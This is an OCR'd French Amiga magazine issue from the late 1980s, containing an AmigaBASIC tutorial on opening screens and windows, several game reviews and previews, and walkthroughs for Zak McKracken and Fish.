Encore une fois fixez tous les pointeurs à 0 (sauf Screen mais nous en parlerons à la fin), les derniers paramètres parlent d'eux mêmes ! Enfin Type, encore une fois CUSTOMSCREEN : &HF

Maintenant toute cette belle théorie mise en place, comment agir en pratique me direz-vous ? Nous y venons ...

Tout d'abord il faut réserver de la mémoire pour stocker les paramètres cités plus haut. On utilisera ici la méthode des tableaux de type entier. Comptez 1 pour chaque élément COURT, 2 pour les éléments longs, faites la somme et vous obtenez 32 pour l'écran et 48 pour la fenêtre. Ajoutez 2 comme sécurité et reservez votre mémoire comme suit : **DIM Sc%(34),Wi%(50)**.

Pour obtenir l'adresse de base de ces tableaux utilisez : **Sc&=VARPTR(Sc%(0)):Wi&=VARPTR(Wi%(0))**. Avant d'initialiser, videz la mémoire avec une simple boucle aui fixe les éléments de ces deux tableaux à 0. Ok présent il faut remplir cette mémoire par les éléments de la structure correspondante. On utilisera POKEW pour les élément COURT et POKEL pour les LONG.

Le premier élément est POKé à l'adresse Sc& (ou Wi&) puis on incrémente l'adresse de 2 si l'élément précédent est COURT, de 4 s'il est LONG. Exemple **POKEW Sc&,0** pour BordGauche, **POKEW Sc&+4,320** pour Largeur, **POKEL Sc&+18,0** pour le Pointeur_font. Compris ?

Maintenant que vos structures sont en mémoire, il ne vous reste plus qu'a appeler les routines comme suit:

PtScreen&=OpenScreen&(Sc&)
PtWindow&=OpenWindow&(Wi&)

Les instructions renvoient les pointeurs des écrans et fenêtres. Le pointeur_écran de la structure NewWindow est PtScreen&. Ok ?

Surtout n'oubliez pas de les fermer en appelant:

CALL CloseWindow(Wi&)
CALL CloseScreen(Sc&)

Attention ! L'article ne suit pas l'ordre chronologique : il faut d'abord réserver la mémoire puis ouvrir la librarie et déclarer les routines, ensuite POKEr la structure NewScreen, ouvrir l'écran, POKEr la structure NewWindow, ouvrir la fenêtre et refermer le tout.


On va s'arrêter là ce mois-ci ! Le mois prochain vous aurez droit à encore plus d'informations sur les écrans et fenêtres ... See you !

Contactez moi sur ***36 15 DEEP BAL WORKBINCH***.

*WITH **WORKBINCH** YOU BASICQUE ... CIAO A +*

LE SOFT DU MOIS

ZAC Mc KRACKEN



Ordinairement, les jeux d'aventures et moi, on est fâché! Il y a 2 raisons à ça: d'abord, les 3/4 sont en anglais et il faut chercher le mot qui va bien pendant 3 heures dans le Harrap's (model universitaire de préférence..), et la 2ème raison, c'est qu'à part la série des Sierra on Line, très peu sont entiérement animés. Diriger un personnage avec son joystick et lui faire faire ce que l'on veut, c'est quand même autre chose que d'assister bêtement à un slide-show d'images plus ou moin bien dessinées. Que les pauvres aventuriers qui, tout comme moi, ont renoncé aux jeux aventures pour ces diverses raisons se réjouissent car, avec ZAC MC KRACKEN, ils vont enfin pouvoir se plonger dans une super aventure complètement dingue....

Premier point fort du jeu: TOUTES les instructions, messages et vocabulaire sont directement accessibles à l'écran, et en FRANCAIS!. Si vous voulez exécuter une commande ou manipuler des objets, un p'tit coup de souris, on clique, et hop, roulez jeunesse. Rien à taper et comprendre les jeux de mots barbares et grassouillets du jeu, voilà qui change beaucoup de choses!!!. Autre point trés intéressant du jeu: les graphismes en 3D animés. Certes, ils ne sont pas extrordinaires (un peu plus fin que Sierra on line quand même) mais ils ont l'avantage d'être précis et dans presque tous les tableaux, il y a quelque chose à faire. Mais tout ça ne serait rien, si il n'y avait pas un bon scénario derrière. Et là, on est gâté: completement loufoque le truc. Vous êtes un journaliste sous payé et qui ne veut plus écrire des articles sans intérêt dans un petit journal. Mais avant de partir, votre patron vous charge d'une dernière mission: deux campeurs se sont fait attaquer par un écureuil à 2 têtes, et vous devez aller voir ça de plus près. Et comme si cela ne suffisait pas, vous devrez aussi enquêter sur une soucoupe volante qui aurait attérri dans les environs il y a 50 ans! Bien drôle d'affaire que voici....

Je ne vous raconterai pas la suite de l'histoire, car je prefère vous laisser le plaisir de la découvrir. Sachez cependant, que vous n'allez pas vous ennuyer une seule seconde! Outre l'écureuil à 2 têtes, vous devrez donc déjouer les plans d'extra-terrestres complétement à la masse, et qui veulent faire de la terre, une planète débile! Vous comprendrez donc pourquoi tout le jeu repose sur l'humour et les situations insolites. Pour vous aider dans cette enquête, vous ferez connaissance avec 3 autres personnes qui sont sur l'affaire, et qui veulent vous aider. Vous devrez donc diriger non pas 1, mais 4 personnages. Heureusement, pas de problème pour ça: on passe trés facilement d'un personnage à l'autre, et on peut leur faire faire n'importe quoi y compris aller aux toilettes ou tenter de se suicider...D'autres personnes vous seront bien utiles, et pour les rencontrer, vous devrez beaucoup voyager. N'hésitez pas à prendre l'avion pour voir le gourou à Katmandou ou aller au Caire faire une petite visite du côté du Sphinx ou voir les danses rituelles d'une tribu au Zaïre...

Devant tant de convivialité, d'humour et d'originalité, je ne peux qu'adresser un grand bravo à LUCASFILM et aussi, à l'équipe de la S.F.M.I (l'importateur exclusif) et US GOLD pour avoir eu l'intelligence de faire traduire le jeu. ET vous savez quoi? il parait que le II est en préparation....

Zac Mc Thierry r.
(and the article Mindbenders)

L'avis de Cédric :

La gestion du personnage pourrait faire penser à celle des King's Quest: on déplace Zak à la souris et on le fait agir en cliquant sur les différentes actions situées au bas de l'écran.

Il y a, au cours du jeu, la réelle impression d'assister à un film.

Tantôt Zak s'interrompt et vous donne la une qu'il proposerait pour une action spectaculaire qu'il vient de faire (c'est son boulot, après tout), tantôt vous êtes carrément interrompu ("Meanwhile, in a secret room...") et vous assistez à un entretien entre deux extra-terrestres.

Personnellement, je n'ai jamais autant ri en jouant à un jeu. Dernière innovation: à partir d'un certain moment, vous serez en mesure d'incarner quatre personnages différents. Il faudra soigneusement coordonner leur action si vous voulez arriver au bout de votre quête.

Petit détail: c'est un jeu d'aventures beaucoup plus difficile qu'il n'y paraît. Dépaysement garanti pendant de longues heures.

Cédric BEUST

ZAC MC KRACKEN:

Solution (1ère partie)

Avant de commencer, je tiens à remercier LDFA et ZORGAN qui sévissent sur DEEP, pour m'avoir envoyé la solution de ce fantastique jeu d'aventure. Sans eux, je n'en serais peut-être pas là... Si comme eux, vous désirez nous faire part des bidouilles trucs et astuces en tout genre, un seul zeste: 3615 DEEP, bal ANEWS.

La solution que nous vous proposons, est un des moyens les plus rapides pour finir le jeu. Si vous la suivez à la lettre vous arriverez au bout sans problème, mais vous passerez à côté d'une multitude de situations et de gags qui font tout le charme du jeu. Je vous conseillerais donc de vous en servir que VRAIMENT si vous êtes bloqués. Bon et maintenant, on commence.

- SAN FRANCISCO -

Prendre le BOCAL A SUSHI. Prendre la FACTURE DE TELEPHONE dans le tiroir de la commode. Prendre le KAZOO dans le tiroir du bureau. Prendre le bout de PAPIER sur le mur (ce qui donne un bout de PAPIER DECHIRE). Sortir de la pièce et aller dans la cuisine. Prendre le COUTEAU A BEURRE. Retourner dans la chambre et utiliser le COUTEAU A BEURRE avec la CASH-CARD qui est sous le bureau. Aller au canapé, et ramasser le coussin qui est par terre. Ramasser la TELECOMMANDE qui se trouve sous l'autre coussin et aller ramasser le fil électrique, et aprés l'avoir branché, utiliser la TELECOMMANDE. Aller dans la cuisine, ouvrir le plaquard sous l'évier pour y prendre le CRAYON JAUNE. Utiliser le CRAYON JAUNE sur le PAPIER DECHIRE. Ouvrer le réfrigirateur et prener l'OEUF. Prendre la PETITE CLEF sur le mur, et sortir.En sortant, aller à gauche chez le boulanger, et sonner 3 fois de suite. Prendre le PAIN RASSIS et aller à la compagnie du téléphone pour payer la FACTURE DE TELEPHONE. Juste avant de sortir, prendre le BULLETIN qui se trouve dans la boite sur le mur. Aller chez le marchand dans la 14ème avenue (1ère porte). Vous achetez: la BOITE A OUTILS, le CLUB DE GOLF, la COMBINAISON. Ouvrer la BOITE A OUTIL pour y découvrir la CLEF

PROCHAINEMENT SUR VOS ECRANS

On commence notre petit tour d'horizon avec OCEAN. DRAGON NINJA sera normalement disponible au moment où vous lirez ces lignes, et il semblerait que l'adaptation du jeu d'arcade soit aussi bien réussie que OPERATION WOLF. Si c'est le cas, ça promet...

Toujours dans le domaine de l'adaptation, celle de la série des ***INCORRUPTIBLES*** arrive. On va pouvoir se plonger dans les bas fond de Chicago où régnent la pègre et l'alcool. Si vous vous sentez une âme de redresseur de tort, ***ROBOCOP*** est fait pour vous. Assurer la protection des habitants de Détroit n'est pas une tâche façile, même pour un super flic. Avec ***DOUBLE DETENTE***, c'est une véritable aventure policière qui vous attend. Le détective le plus dur de Moscou et le flic le plus fou de Chicago sont réunis pour traquer un leader de la pègre. A vous de faire cohabiter le Soviet et le Ricain si vous voulez éviter les gangs et les divers pièges qui parsèment votre chemin. D'après la preview, le jeu sera sans nul doute un must! (disponible fin Avril). Enfin pour les joystickeurs fous, ***RUN THE GAUNTLET*** devrait lui aussi être disponible. Vous allez devoir piloter: un hovercraft, un speedboat, un jetskis, un buggy, un quad et bien d'autres véhicules encore. Et ce n'est pas tout, vous devrez aussi prouver votre force par un véritable parcours du combattant, avec tout ce que cela doit comporter (troncs d'abres glissants, canon à eau, grimper au filet..). Je n'ai jamais vu autant d'épreuves différentes en un seul jeu! Test le mois prochain.

On change maintenant d'éditeur, et on passe chez INCENTIVE qui nous délivre ***TOTAL ECLIPSE***. Egypte 1930. A la suite d'une éclipse, vous découvrez une salle perdue au coeur d'une pyramide. A vous de découvrir le mystère qu'elle garde jalousement et essayez d'en ressortir....vivant! La version 8 bits est déjà excellente, et la version Amiga promet d'être grandiose: graphismes en 3D solide et le tout, en freescape! On passe maintenant à HEWSON qui termine CIBERNOID 2. Les graphismes sont de Huch Binns, et il y aura de nouveaux monstres et d'autres armes (Sortie fin Avril).

Toujours de chez Hewson, ***ASTAROTH*** nous mène au fin fond d'une caverne. Vous incarnez un brigand (pour une fois) et vous devez découvrir les trésors de cette caverne. Ambiance lugubre assurée (sortie Mai). On continue notre tournée, et on passe à US GOLD. Le premier des Data-disks pour OUTRUN arrive, et ce sera ***L'EUROPE***. On pourra traverser cette fois, Paris, Londres, et essayer les fameuses autoroutes de R.F.A. J'espère que les graphismes et surtout l'animation seront plus soignés que pour la Californie, car après avoir vu ***Crazy Cars II***, ça va être dur. Mais attendons la fin Avril pour voir ça...

VIGILANTE quant à lui, est la conversion du jeu d'arcade d'***IREM***. Vous allez devoir vous bastonner contre une tribu, que dis-je, une horde de skinheads qui ont enlevé votre petite amie. Les skins veulent gouverner la ville, et ils ne vous rendront votre copine qu'en échange, de votre territoire. Tous les coups sont permis, et n'hésitez pas à vous servir de nun-chakus et autre churikens pour arriver à vos fins. Un jeu calme et pacifique en perspective.

Du côté de chez IMAGINE, pas grand chose de prévue sauf ***RENEGADE III CHAPITRE FINAL*** (ça me fait penser aux interminables Vendredi 13 qui n'en finissent plus d'être le dernier...). Je dois bien avouer que les 2 premiers ne m'ayant pas laissé un

Solution ZAK (suite) ANGLAISE, le RUBAN ADHESIF, la CORDE, les CISAILLES. Sortir et aller devant la boutique du coiffeur, et utiliser les CISAILLES sur la PINCE A CHEVEUX. Revenir chez ZAC pour mettre en marche le répondeur téléphonique. Dans la cuisine, démonter le syphon de l'évier avec la CLEF ANGLAISE. Mettre le PAIN RASSIS dans l'évier et appuyer sur le bouton juste au dessus. Vous obtenez maintenant DES MIETTES DE PAIN que vous ramassez bien évidement. Remettez le syphon, et utiliser le BOCAL A SUSHI dans l'évier. Sortir, et aller prendre le bus. Pour reveiller le conducteur, utiliser le KAZOO et n'oubliez pas d'inserer votre CASHCARD dans le lecteur. Une fois à l'aréoport, acheter le LIVRE du fervent avec votre CASHCARD, puis prendre l'avion.

- DANS L'AVION -

Aller aux toilettes, et mettre le papier hygiénique dans l'évier. Ouvrir le robinet, et quand l'eau déborde, utiliser la sonette d'alarme (au fond sur le mur). Aller rapidement au 1er fauteuil, prendre le COUSSIN et le BRIQUET qui vient de tomber. Aller rapidement à l'avant de l'avion, et mettre l'OEUF dans le four à micro-onde. Allumer le four, et retourner à son siège. Lorsque l'hôtesse est revenue à l'avant de l'avion, ouvrir tous les coffres qui se trouvent au dessus des fauteuils. Dans le dernier, vous trouverez un TANK A OXYGENE. Le prendre, et abréger le vol.

- SEATTLE -

Sortir de l'aréoport, et ramasser la BRANCHE D'ARBRE. Donner les cacahuètes à l'écureuil, et creuser la terre avec la BRANCHE D'ARBRE. Entrer dans la grotte et prendre le NID D'OISEAU abandonné (qui se trouve un peu au dessus et à droite de ZAC) avec le COUTEAU A BEURRE. Aller à la fosse à feu (au milieu), et mettez-y la BRANCHE D'ARBRE et le NID D'OISEAU. Allumer le tout avec le BRIQUET. Aller vers les marques étranges, et utiliser le CRAYON JAUNE dessus. Aller dans le passage secret, et devant la statue, utiliser la TELECOMMANDE. Prendre le CRISTAL BLEU, et aller à l'aéroport. Utiliser le terminal pour prendre un billet pour MIAMI. Prendre l'avion.

- MIAMI -

Dans l'aéroport, donner le LIVRE au clochard qui vous donnera une BOUTEILLE DE WHISKY. Utiliser le terminal pour revenir à SAN FRANCISCO.

- SAN FRANCISCO -

Aller chez le marchand et vendez la TELECOMMANDE et le COUTEAU A BEURRE. Sortir et aller mettre le CRISTAL BLEU dans la boite au lettre (2ème porte). A ce moment là, vous faites connaissance avec ANNIE qui est avec vous sur terre, et MELLISA et LESLIE qui se trouvent sur MARS (rappelez-vous à la télévision...). ANNIE vous donne un FRAGMENT DE CRISTAL. ANNIE trouve sa CASHCARD sous le buvard. Aller prendre le bus avec ANNIE. A l'aéroport, ANNIE reste là pour l'instant, et ZAC prend l'avion pour LONDRES, puis KATMANDOU.

- KATMANDOU -

Aller à droite, et donner le livre au GARDE. Entrer, et aller voir le GOUROU qui vous expliquera comment se servir du CRISTAL BLEU. Sortir et aller à droite pour mettre le feu à la paille. Aller à la prison, et prendre le drapeau. Retourner au Yac, et utiliser votre CASHCARD sur le Yac pour retourner à l'aéroport. Utiliser le terminal pour aller KINSHASA.

- KINSHASA -

Aller dans la jungle, prendre n'importe quel passage, et dans le village, aller dans la dernière hutte. Donner le CLUB DE GOLF au SHAMAN qui va vous faire voir une danse intitulée:"La danse qui déverrouille la porte de la tête". bien Regarder cette danse, et surtout, noter dans quel ordre les 3 danseurs s'acroupissent à la fin de la danse (aprés avoir allumé le feu). Il est TRES IMPORTANT de noter l'ordre, car il diffère à CHAQUE partie que l'on fait.

Sur ces bonnes paroles, je vais vous laisser jouer un peu, et je vous dit à dans un mois pour la deuxième partie de cette méga-aventure.

Thierry R.

souvenir impérissable, je resterai dubitatif jusqu'à cet été (date de sortie) pour vous en parler. On poursuit paisiblement avec GREMLIN qui nous prépare 2 jeux: le premier est ***BUTCHER HILL***. Reprenant comme toile de fond, la guerre du Viet-Nam, vous allez devoir dans un premier temps, remonter une rivière en Zodiac, puis traverser la jungle en évitant 100000 pièges pour arriver finalement, à la montagne du boucher. A mon avis, ça va canarder sec. Le deuxième en date sera ***H.A.T.E*** (Hostille All Terrain Encounter). C'est un shoot 'em up à scrolling horizontal avec une trentaine de tableaux. Sortie prévue fin avril. RAINBOW ARTS (complètements déchainés en ce moment puisqu'ils viennent déja de sortir ***DENARIS*** et ***REALM OF THE TROLLS***) vous mets cette fois, dans la peau d'un cascadeur avec ***DANGER FREAK***. Le principe du jeu est génial: vous êtes un cascadeur engagé pour doubler des vedettes de cinéma lors du tournage. Vous travaillez sur 3 films différents, et pour chaque film, vous devez exécuter plusieurs cascades plus ou moins dures. Chaque cascade est filmée, et si vous réussissez, vous pourrez voir le film en entier. Sortie fin Avril. On continu avec les bons scénarios et OUTLAW-PALACE SOFTWARE, dont voici venir leur dernière production: ***COSMIC PIRATES***. Evadé de prison à l'aide d'un tube de dentifrice et d'un ouvre boites (???), vous êtes obligé de rallier le Council (mafia de l'espace). Mais il faut faire ses preuves, et pour subsister, vous devez attaquer des vaisseaux, et voler leurs armes et cargaisons. Mais le Council se paye sur votre butin (90 à 98 %) et il n'est pas évident de faire quelques économies. Un super jeu de stratégie et un peu simulateur de vol qui sera disponible trés prochainement. ELECTRONIC ARTS nous annonce enfin la sortie de POWERDROME, la fantastique course en 3D surfaces pleines. Le jeu a été complètement reprogrammé pour l'Amiga, et ceux qui possèdent 1 MO profiteront pleinement des effets sonores du jeu. A noter que l'on pourra jouer à 2 en même temps, via la sortie série de l'Amiga. A noter aussi que pour ***POPULOUS***, la musique sera de ROB HUBBARD l'homme au 60 musiques de jeu dont la plus connue est certainement Monty on the run. ROB est certainement le plus grand musicien sur micro, et cette fois-çi, il parrait qu'il a fait fort le bougre: la musique de Populous sera basée sur les chants Grégoriens pour l'intro, et aprés, ça sera du grand HUBBARD pendant prés de 30 MINUTES sans répétitions. Normal, Only Amiga Makes it possible!

Si il est des sociétés qui se contentent de ce quelles ont, ce n'est pas le cas de TITUS! Déjà, un accord a été passé avec ANCO et EMPIRE.

Le premier soft d'ANCO qui sera distribué par TITUS, est ***KICK OFF***. C'est une simulation de football vu de dessus, et je peux vous dire, que ça n'a rien à voir avec les cacaboudins de SOCCER que l'on a eu jusqu'à maintenant. Rapide, fluide et surtout trés jouable, KICK OFF renouvèlle complétement le style d'Anco. Je vous en parlerais plus en détail le mois prochain.

Le 2ème jeu nous vient donc de EMPIRE. Vous ne connaissez peut être pas cette société, mais sûrement leurs productions: ***TRIVIAL PURSUIT*** et ***THE HUNT FOR RED OCTOBER*** sont certainement les deux plus connus. ***SLEEPING GODS LIE*** qui est un méga jeu d'aventure graphique, et qui va sûrement faire date dans l'histoire de la micro: tout le jeu est en 3D surfaces pleines (comme Starglider II par exemple) et en plus, c'est là que réside le truc, des sprites et des décors en 2D y sont mélangés! Pour vous donner une idée de la chose, imaginez que votre personnage se trouve dans une pièce, avec au centre, une table et des chaises. Vous avancez vers la table, ça zoom hyper rapide et sans saccade (normal, c'est de la 3d), et au fur et à mesure que vous vous approchez, vous distinguez des assiettes, des verres, des plats... Tous ces ustensiles sont en fait des sprites que l'on a "posés" sur une table faite en 3D. De même, on peut voir des portraits au mur, des torches qui brûlent, et recontrer des ennemis aussi beaux et aussi bien animés que dans un bon jeu d'arcade, qui vous tirent dessus! Du point de vu programmation, ***Dungeon Master*** à côté, est réduit à l'état de programme basic sous interpreteur. Normalement le jeu devrais sortir courant Mai, et, comme tous les jeux que TITUS distribuera, ce sera en Français (doc et jeu).

Thierry R.


SUPER HANG ON

Encore une course automobile, direz-vous? Mais alors quelle course! Cette fois-ci vous pilotez une moto de compétition équipée d'un "turbo". Choisissez votre mode de contrôle souris ou manette, la sensibilité, la musique et enfin le niveau de difficulté. Mesurez vous aux meilleurs sur 4 continents: Afrique, Asie, Amérique et Europe: dépaysement garanti. Une fois votre choix effectué, placez vous sur la grille de départ, compte à rebours et ... GO! Dés les premiers instants on est frappé par la qualité du jeu: animation rapide et très précise, son très correct et graphismes jolis sans êtres exceptionnels dans les pastels. Chaque continent comporte un nombre donné d'étapes à boucler dans le temps imparti. Ce jeu est très technique, il faut un bon entrainement à tous les parcours pour savoir où et quand activer le turbo qui vous propulsera à plus de 350 Kmh, et ou ne pas y toucher sous peine d'envol prématuré dans les virages. Malgré son thème des plus classiques, ce jeu reste très prenant: on a sans cesse envie d'aller plus loin, et on n'est pas découragé car la difficulté est très bien dosée. Et puis les bonnes doses font les bons cocktails et les bons jeux!

Donc en conclusion: une réussite, bonne conversion d'arcade qui ne décourage pas de sitôt, un bon investissement quoi!

Workbinch

in Official AD&D Monster Manual 1.



Populous - Electronic Arts

CRAZY CARS II

Plus speed que ça, tu meurs...

Les courses de voitures ont toujours été sur micro, un sujet trés convoité! Cependant, trés peu sont à la hauteur de l'Amiga, et seuls, Test drive (qui est plus une simulation) et 944 Turbo Cup m'ont vraiment plus. Mais le jour bénis, ou le sympathique fonctionnaire des P.T.T déposa délicatement d'une main fébrile un paquet portant la mention "Abus dangereux" au fond de ma boite aux lettres, je su que j'allais devoir passer quelques nuits blanches: CRAZY CARS II était enfin arrivé !

Dès la présentation, le ton est donné: graphisme haut en couleur et musique d'enfer. Un p'tit coup d'oeil sur la doc, et je m'en vais vous conter le scénario: Le gang des casseurs sévit à travers les States. Ils volent et pillent tout ce qui ressemble à une Lamborghini, Porsche, Mercedes, et surtout, Ferrari. Vous avez donc pour mission, de démanteler ce réseau et pour ça, vous avez la toute dernière Ferrari: la F40. Moteur V8 à 90° double turbo IHI avec échangeur air/air de 2.9 litres , 478 ch Din à 7000 tr/min, 324 km/h, 1000 mètres départ arrêté en 20.7 secondes..... bref, le pied!

Vous allez donc devoir participer à une course qui conçiste à ralier 2 villes dans 4 états différents (Utha, Colorado, Arizona et New Mexique) en un minimum de temps. En fait, pour gagner la course, vous devez toujours rouler pied au plancher (de toute façon, c'est comme ça que l'on conduit une Ferrari, non?). Mais tout ne serait pas si simple si il n'y avait pas les éternels troubleurs de fête: la police. Vous allez donc devoir éviter la flicaille qui veut vous arrêter pour excès de vitesse, et les faux flics (le gang des casseurs) qui roulent dans des voitures de police et qui n'ont qu'un désire, celui de vous faire mordre la poussière. Pour vous aidez, un ordinateur de bord couplé d'un radar, vous indique les voitures de polices (devant ou derrière ainsi que leur éloignement par rapport à vous) et les barrages routiers. Vous disposez aussi et surtout d'une carte routière avec les différents numéros de routes. Quand vous arrivez à un croisement, l'ordinateur vous indiquera le N° de ou des routes que vous allez croiser. A vous de prendre les racourcis qui s'imposent.

Le pilotage de la voiture, reste cependant le plus dur à apprendre: au début, la F40 ressemble plus à une savonette qu'à une voiture! Essayer de jouer au joystick s'avére pour ma part, un l'explois, et je vous conseille la souris qui est quand même plus précise. Mais une fois que l'on s'est accoutumé à ce pilotage un peu bizaroïde, on s'apperçois qu'en fait, c'est pas un mauvais choix de la part de Titus. Côté animation, alors là, c'est grandiose: ça va trés trés vite. Aucune saccade dans le défilement de la route, les côtes et descentes sont bien gérées. Mais le plus remarquable, c'est certainement le défilement des poteaux éléctriques sur le côté de la route. Cela restera sans nul doute dans les annals!! Pour ce qui est de la voiture, les proportions sont bien réspectées, et l'animation de la voiture lors d'un tête à queue me laisse encore réveur.... Sinon les décors sont nettement plus travaillés et plus diversifiés que dans le I, et de plus, la nuit tombe progressivement, ce qui n'existe pas sur ST (héhé).

En définitif, pour réussir un excéllent soft, il faut: un scénario qui tienne la route, de beau graphismes, une bonne animation, de bon bruitages, et surtout, je l'originalité. Et bien,puisque CRAZY CARS II possède de façon indéniable, tout ces éléments, c'est que c'est possible, non? Et pour conclure, je ne dirais qu'une chose: CONTACT!, SSSSCCCCRRRRRRiiiiiiiiiiii (crissement des pneus Pirelli P Zéro 335/35 ZR 17 sur l'asphalte surchaufé par un soleil de plomb)

CrazyThierry R
(dit le speed)

P.S: Coup de chapeau à GRABUGE (le dessinateur des jacquetts Titus) qui n'en finit pas de s'améliorer, et qui réalise ici, son plus beau dessin.

Rebel Charge at Chickamauga

SSI, passé maître dans les wargames, persiste et signe une fois de plus, un excellent produit: l'action se situe cette fois en pleine guerre de sécession et plus précisement, le 19 Mars 1863. Vous allez revivre cette grande guerre civile qui changea la face du monde, et qui, pour abolir l'esclavage, opposa les Confédérés à l'Union en faisant quand même, plus de 600.000 morts!

La traduction faite par UBIsoft est excellente du point de vue linguistique.... Par contre pour ce qui est de la mise en page, ouarf ! De plus la pagination originale sur laquelle la protection du programme s'appuie n'a absolument pas été respectée. Le tuyaux d'*A-News*: la page 11 du manuel anglais (là ou se trouve les réponses aux questions demandées par le programme) est en fait la page 36 de la version française. Néanmoins, elle comprend un historique complet et décrit parfaitement les règles. La présentation du jeu est classique, sobre, trop sobre même.... mais son avantage est d'être claire.


En ce qui concerne le son et le graphisme, c'est là que les choses se gâtent. Côté son ça va encore: divertissant sans plus. Coté style graphique on voit une certaine ressemblance avec *Roadwar 2000*. Les défauts: les couleurs sont un peu crues et utilisées maladroitement. Mais alors le scrolling.....BEUUUAARRKKKK!!!!!! Il est désagréable, scintillant, saccadé....

La manipulation est grandement facilitée par les exemples fournis dans la doc. Large utilisation de la souris et grande possibilité offerte par le clavier. Il n'y a pas de problème d'utilisation du jeu (on ne reste pas bêtement bloqué quelque part). Enfin l'ordinateur a une grande rapidité d'action. Et ce qui ne gâte rien c'est qu'il se débrouille assez bien en stratégie le bougre!!!

Le réalisme est très soigné. Un très grand nombre de facteurs sont pris en compte dans le système de jeu d'où réalisme accru (moral des chefs, pertes détaillées, fatigue des troupes...). Un point très positif dans ce wargame: le commandement a une très grande importance (ce qui est essentiel). Il y a une bonne vision des objectifs recherchés, la description des armées est complète et enfin la qualité historique des armes et de leur efficacité est respectée.

En résumé: Du point de vue wargame c'est un HIT, il est excellent !!! Mais côté réalisation, des défauts graphiques gênants qui auraient pu être facilement évités (Amiga oblige). Dommage car c'est vraiment un très bon jeu. Quand fera t-on des wargames soignés en micro-application et en finition ?.....

Fireball & Hervé



Zak est partout

GALDREGON'S DOMAIN

"Pars explorer le vaste monde de Mezron et retrouve les cinq gemmes de Zator avant le démon Azazaël." Telles sont les paroles de votre bon roi qui marquent le début d'une longue quête à travers donjons, forêts, plaines et grottes. Les rencontres que vous ferez seront nombreuses, mais prenez toujours le temps d'écouter un bûcheron ou un elfe, leurs conseils sont précieux. Allez voir le maître d'armes Viking, il vous offrira une splendide épée magique. Recherchez ensuite le grand mage et son livre de sorts, très précieux lui aussi, et enfin rencontrez le moine qui vous livrera le bracelet de téléportation. A présent vous voilà prêt pour affronter mille périls; enfin presque, car j'ai omis un petit détail: vous êtes nu et ne possèdez qu'un petit sac et une dague. Il vous faudra donc combattre pour vous équiper, écu, armure, autant d'attributs qui vous faciliterons la vie. Mais avant de commencer le carnage, trainez donc dans les auberges. Des clercs vous vendront soins et potions pour un peu d'or. Vous regagnerez aussi un peu de vitalité en achetant de la bière locale.

Après ce bref aperçu du scénario, parlons un peu du soft lui même. Les graphismes sont très contrastés, ils alterent simplicité dans les paysages et réalisme extrême chez les personnages et les décors intérieurs. Le son qui est très présent dans le jeu est bon, sans être excellent, un peu répétitif en fait. L'animation : le système de vision ressemble assez à celui de Dungeon Master avec des transitions plus fluides. Le jeu est à base d'icônes dans le tiers inférieur de l'écran, les paroles et divers messages apparaissent avec un scrolling très smooth, la gestion est donc très agréable quoiqu'un peu limitée.

Les amateurs d'héroïc fantasy et de Advanced D&D seront comblés par ce jeu d'aventure qui sait faire revivre l'ambiance 'jeu de rôle', les amateurs d'aventure tout court seront aussi satisfaits. Le jeu donne pas mal de fil à retordre.

Quelques aides et astuces dans le prochain numéro; si vous avez la solution faites **3615 DEEP BAL WORKBINCH**

FISH - LA SOLUTION

Turn over, in, look, enter small warp, ask rod to make coffee, get cassette in bin, w, w, open doors, turn switch, s, get cassettes in bin, n, n, open cupboard, get cleaner, set fader to 7, play cleaner with player, play cassettes with player(une combinaison de 3 chiffres est donnée), s, e, e, open door, n, set lock on xxx(combinaison),open cabinet, get spindle. Enter smooth warp, s, s, e, e, e, open cage, w, w, w, n, n, wait, wait, examine stump, get disc, e, e, s, s, e, open cupboard, get all in cupboard, get gloves, put gloves on, put disc in crucible, hold crucible over fire with tongs, get mould, w, w, nw, ne, e, put gold in mould, attendre que l'or refroidisse, break mould with hammer, get ring. Enter jagged warp, get all, put jeans on, s, search rubbish, get torch, light torch, e, e, e, e, n, d, s, push debris, push lid, d, get cord, u, n, u, s, s, put blanket on pew, get pew, turn off torch, n, n, turn on torch, drop pew, sit on pew, u, tie cord to gargoyle, d, pull rope, get gargoyle, untie cord, d, s, put lid in doorway, d, put gargoyle in hole, examine chalice, get it, get grommet.

